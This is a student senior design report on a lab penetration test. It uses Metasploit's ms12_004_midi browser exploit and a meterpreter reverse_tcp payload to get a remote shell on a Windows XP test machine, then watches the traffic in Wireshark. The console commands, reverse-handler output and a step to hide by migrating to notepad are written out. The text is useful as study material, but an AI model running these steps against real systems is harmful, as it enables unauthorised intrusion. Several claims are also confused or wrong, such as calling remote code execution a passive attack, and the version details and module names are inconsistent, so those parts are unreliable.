Morgan State University
Department of Electrical and Computer Engineering
EEGR 491 – Senior Design Project
Spring 2015

Title: Preventing Remote Code Execution through Open Port on Windows Operating System

Student: Ifeoluwa Oresanwo Signature……..... Date ……..

Advisor: Dr. Farzad Moazzami Signature…….. Date ……..

Table of Contents

Abstract

Vulnerabilities weaken the security level of a computer and leave the sensitive information on a network susceptible to hackers or system hijackers. In order to defend a system, it is necessary know how to penetrate the system by gathering enough information about the system thereafter protecting the system using security software. In this project, exploits are carried out on a Windows XP Professional Service Pack 2 and Windows 7 Service Pack 1. This project will be in four phases. First, using on the cyber-security test bed penetration testing will be carried out to detect the vulnerabilities on the target computers in the network. The second phase requires discovering the open ports to determine services running on target systems. The third phase is to send exploits to the vulnerable systems. The last phase is testing ways to analyze the traffic in the system and monitor network for unusual activity.



Figure 1: A diagram of the WiNetS Test Bed

Objective Statement

Perform remote code execution attack Windows on XP Professional Service Pack 2 using vulnerability on system. Use WireShark to monitor the traffic in network.

Background

Remote code execution

A vulnerability in the internet explorer app on a windows computer could allow remote code execution if a user opens specially crafted executable a file with an embedded packaged object that is located in the same network directory. An attacker who successfully exploited this vulnerability could gain the same user rights as the logged-on user and can control the computer from a remote location. The attacker could then install program, create new accounts, view and modify data. Remote code execution is a passive attack. Passive attacks are difficult to detect because they do not involve any alteration of the data. This is because the target opens a seemingly legitimate file. The release of message contents which could be a telephone call, electronic mail message or a transferred file containing sensitive or confidential information. It is feasible to prevent the success of these attacks, usually by means of encryption. Thus, the emphasis in dealing with remote code execution is on prevention rather than detection.

Threat: Vulnerabilities can provide an attacker with the ability to execute malicious code and take complete control of an affected system with the privileges of the user running the application

Risks: The risks are critical. For companies, a successful remote code execution attack could result in significant damage to company asset. Significant financial loss is also another risk of the attack.

Elevation of Privileges

This is an active attack which falls under the category of masquerade. This enables an authorized entity with few privileges to obtain extra privileges by impersonating an entity that has those privileges. Modification of messages simply means that some portion of a legitimate message is altered or the message is replayed after a valid authentication sequence has taken place.

Threat: A successful attack gives access to all documents an administrator could access where a guest would have been unable to access such documents.

Risk: Elevation of privileges could lead to loss of clients for a company and significant financial loss if confidential information is compromised.



Figure 2: The physical WiNetS Test Bed

The above is picture of the Wireless Network Systems (WiNetS) cyber test bed displaying the computers on the private network. On the monitor the target system is being displayed on the left, in the middle the Ethernet Ape Network visualization tool and the target system at the right.

Methodology

Use command ipconfig to identify the operating system and version of target. Use the Microsoft security bulletin to search for list of vulnerabilities the OS is exposed to. There are several vulnerabilities some which have been reviewed and patched and some which have not hence such systems are still vulnerable to such attacks. If rated as critical in average severity rating the attack has a higher chance of been successful. Thereafter, open Metasploit and choose exploit to use based on findings then launch attack.

For the purpose of this project remote code execution attack was carried out.

On Cyber Test Bed

Target System: Windows XP service pack 3 with IP address 192.168.1.21

Attacker: Windows 7 Professional with IP address 192.168.1.9

Remote code execution: if user opens specially crafted file the attacker could execute commands on target host.

How to launch the attack

1. Open msf console
2. Use command nmap –sv 192.168.1.21 to know open ports
3. Use exploit: run command use exploit/windows/browser/ms004_midi
4. Set PAYLOAD
5. Specify SRVHOST
6. Specify listening host IP address and port
7. Exploit using command: msf exploit

Results

```
msf exploit(ms12_004_midi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms12_004_midi) > set LHOST 192.168.1.9
LHOST => 192.168.1.9
msf exploit(ms12_004_midi) > show options

Module options (exploit/windows/browser/ms12_004_midi):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   OBFUSCATE   false            no        Enable JavaScript obfuscation
   SRVHOST     192.168.1.21     yes       The local host to listen on. This must be an address on
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly g
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LHOST     192.168.1.9      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(ms12_004_midi) > exploit
```

Figure 3: Exploit to be executed

After opening Metasploit the exploit to be used was selected. The required parameters were set about to run the command to exploit target machine.

```
Connection-specific DNS Suffix  . : Media disconnected

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
msf exploit(ms12_004_midi) > set SRVHOST 192.168.1.9
SRVHOST => 192.168.1.9
msf exploit(ms12_004_midi) > exploit
[*] Exploit running as background job.
msf exploit(ms12_004_midi) >
[*] Started reverse handler on 192.168.1.9:4444
[*] Using URL: http://192.168.1.9:8080/WBO5LgWWcpI272
[*] Server started.
```

Figure 4: Exploit running in background, attacker is listening



Figure 5: Depicts communication with goal machine

EtherApe displaying network traffic. The beam shows that packets are being sent to target machine.



Figure 6: Target clicks on link to crafted file

An interactive session is established with attacker. Now attacker can run codes remotely as soon as session is established with target machine.



Figure 7: Capturing packets using WireShark

WireShark is used to analyze the protocols on a network. When running the traffic on network is monitored to identify any irregular activities. The communication between source and destination is shown in Figure 7 above.



Figure 8: Capturing packets using WireShark

The communication between server and attacker is showing in Figure 8 above.

Discussion

Information gathering was the first step in the attack. Information on the target computer, the operating system version, the IP address, programs installed on the computer were gathered. Next vulnerabilities were identified using the scanning tools. Exploitation of the target system was carried out and the session was opened with victim. The reverse shells gave access to the computer after the exploitation was successful.

The weakness of the operating system on the target was taken advantage of and used to execute the attacks. A property of the operating system is exploited during the attack rather than a random search. A malicious code was planted in the payload while in the second attack the path of the legitimate file was modified. The level of effort for the successful attacks is based on particular order of magnitude. The order of magnitude to the speed of current processors to determine the level of security of a particular algorithm. Based on the Windows 7 Service Pack 1 and Windows XP service pack 2 processing speeds of and this respectively. It was seen that although some attacks had been patched by Microsoft over the years the same attacks occurred again but in a different way.

Metasploit proved to be a very effective tool in exploiting vulnerabilities, generating payloads, carrying out nmap and establishing a session with target computer. It was quite easy to identify open ports and services running on the target. During the vulnerability assessment stage it was seen that some vulnerabilities were only on Windows XP which although no longer supported by Microsoft provided an excellent platform for research. It was also observed that as the attacks were taking place WireShark showed the traffic and pinging that was going o between attacker and target. Further analysis of this showed the IP address which although was unreadable form could have been decrypted if necessary.

When an application on our computer is run on a computer a code is executed. Nothing runs on a computer an application or a program running that is executing in memory. An executable code is a very specific type of program defined to perform certain types of actions on your computer. A code may run as part of an operating system services or applications. Since no program runs on a computer without some code being executed, an attacker seeks to take complete advantage of vulnerabilities of a computer by running codes remotely from whatever geographical location he or she may be. Penetration testing is important because usually an attacker wants access to a target system in order to run whatever program they choose to. They could do this by using already in existing programs. They get into the program with specially crafted code without getting any permission from the administration of the target system. A program or app with a glitch gives the attack a platform to exploit the system remote code execution vulnerability are of high impact because attacker does not have to be anywhere near the target's computer.

The project was successful. Using metasploit remote code execution command is run which creates a shell through web browser. Listening on port 4444 as seen in Figure 4 attacker begins to run commands once Access was gained system using web browser (Internet Explorer) after obtaining a backdoor, migrated to notepad. That way attacker hides in a different location on target computer. Hence, attacker can now remotely control the victim as long as the session is active. This vulnerability is used created interactive session with target system.

Significance of Project

Economic: it is more economical to prevent, detect or patch vulnerability on time before it is discovered by attackers. As a member of the Wireless Network Systems (WiNetS) lab in the school of engineering at Morgan State University knowing the economic significance of mitigating cyber security attacks motivated me to join the cyber security team.

Sustainability: with the proliferation of electronic gadgets and Wi-Fi hotspots protecting one's infrastructure, network and assets is essential to sustaining avibrat economic in countries all around the world.

Ethics: Penetration testing by licensed security officials and student researchers is ethical. Unauthorized access or penetration into a systems or networks without permission is unethical and also illegal.

Conclusion

Vulnerabilities come with software package on computers. These vulnerabilities can be exploited and cost of remediation of attack is high for companies. Penetrating a network on a test bed gives a platform to detect programs or applications with vulnerabilities in a closed network. This project focused on SAN Critical Controls number 20 of the critical controls (penetration testing and red hat team).

References

William Stallings, *Cryptography and Network Security*

Sixth Edition Prentice Hall 2013

William Stallings, *Network Security Essentials Applications and Standards*

Fourth Edition Prentice Hall 2011

SANS Critical Controls

<https://www.sans.org/critical-security-controls/control/4>

Microsoft Security Bulletin

<https://technet.microsoft.com/en-us/library/security/ms12-004.aspx>

Appendix

Metasploit

Vulnerability: a weakness in a computer system that an attacker can take advantage of.

Exploit: A code that allows attacker to take advantage of vulnerability

Payload: A code or program that runs after an exploit is successfully executed.

Nmap: Network mapper used to network discovery and security auditing

The knowledge of OSI model was helpful in understanding the processes taking place in network.

Application	http	7	Data	Network Process
Presentation	JPEG	6	Data	Data Presentation and Encryption
Session	Winsock	5	Data	Inter-host Communication
Transport	TCP	4	Segments	End-to-End Connection
Network	IP, router	3	Packets	Logical Addressing
Data Link	Ethernet , switch	2	Frames	Physical Addressing
Physical	Ethernet, hub	1	Bits	Binary Transmission

Table 1: OSI Framework

The project was focused layer 3, 4 and 7.

SANS Critical Controls Version 5

SANS Institute specializes in information security and cyber security training. Currently the company has 20 critical controls to address risks to an enterprise's systems, infrastructure and critical data.

Penetration Testing and Red Team Exercises

1: Inventory of Authorized and Unauthorized Devices

2: Inventory of Authorized and Unauthorized Software

3: Secure Configurations for Hardware and Software on Mobile Devices, Laptops, Workstations, and Servers

4: Continuous Vulnerability Assessment and Remediation

5: Malware Defenses

6: Application Software Security

7: Wireless Access Control

8: Data Recovery Capability

9: Security Skills Assessment and Appropriate Training to Fill Gaps

10: Secure Configurations for Network Devices such as Firewalls, Routers, and Switches

11: Limitation and Control of Network Ports, Protocols, and Services

12: Controlled Use of Administrative Privileges

13: Boundary Defense

14: Maintenance, Monitoring, and Analysis of Audit Logs

15: Controlled Access Based on the Need to Know

16: Account Monitoring and Control

17: Data Protection

18: Incident Response and Management

19: Secure Network Engineering

20: Penetration Tests and Red Team Exercises

For the purpose of the project SANS Critical Control 20 was chosen.

Why Is This Control Critical?

Penetration testing begins from vulnerability identification and assessment. Tests are executed which model how an attacker can either disrupt an organization's security goals. This includes gaining access to Intellectual Property or establishing a session with covert critical command and control infrastructure

How the control was implemented on test bed:

internal penetration tests were conducted to identify vulnerabilities and attack vector can be used to exploit systems on network successfully. Critical Security Contol (CSC) CSC 20-1

User and system accounts were controlled and monitored. They were used for only legitimate purposes, and are removed or restored to normal function after testing is over. CSC 20-2

Clear goals of the penetration test were set and remote code execution attack was identified as the attack to be carried out. The goal machine and target asset was the Windows XP Professional Service Pack 3 on test bed. CSC 20-5

Vulnerability scanning and penetration testing tools were used. The vulnerability scanning assessments were used as a guide to focus penetration testing efforts. CSC 20-6

Future Work

To implement advanced control, better visualize attacks and configure test bed:

A red team in the cyber test bed team in WiNetS lab would carry out Red Team exercises to test network's readiness to identify and stop attacks and to respond quickly and effectively.

CSC 20-3

Unprotected system information or files useful to attackers, including network diagrams, older penetration test reports, e-mails or documents containing passwords configuration files should be tested .CSC 20-4

A scoring method for determining the results of Red Team exercises could be devised so that results can be compared over time. CSC 20-7

Create test bed that mimics a production environment for specific penetration tests and Red Team attacks.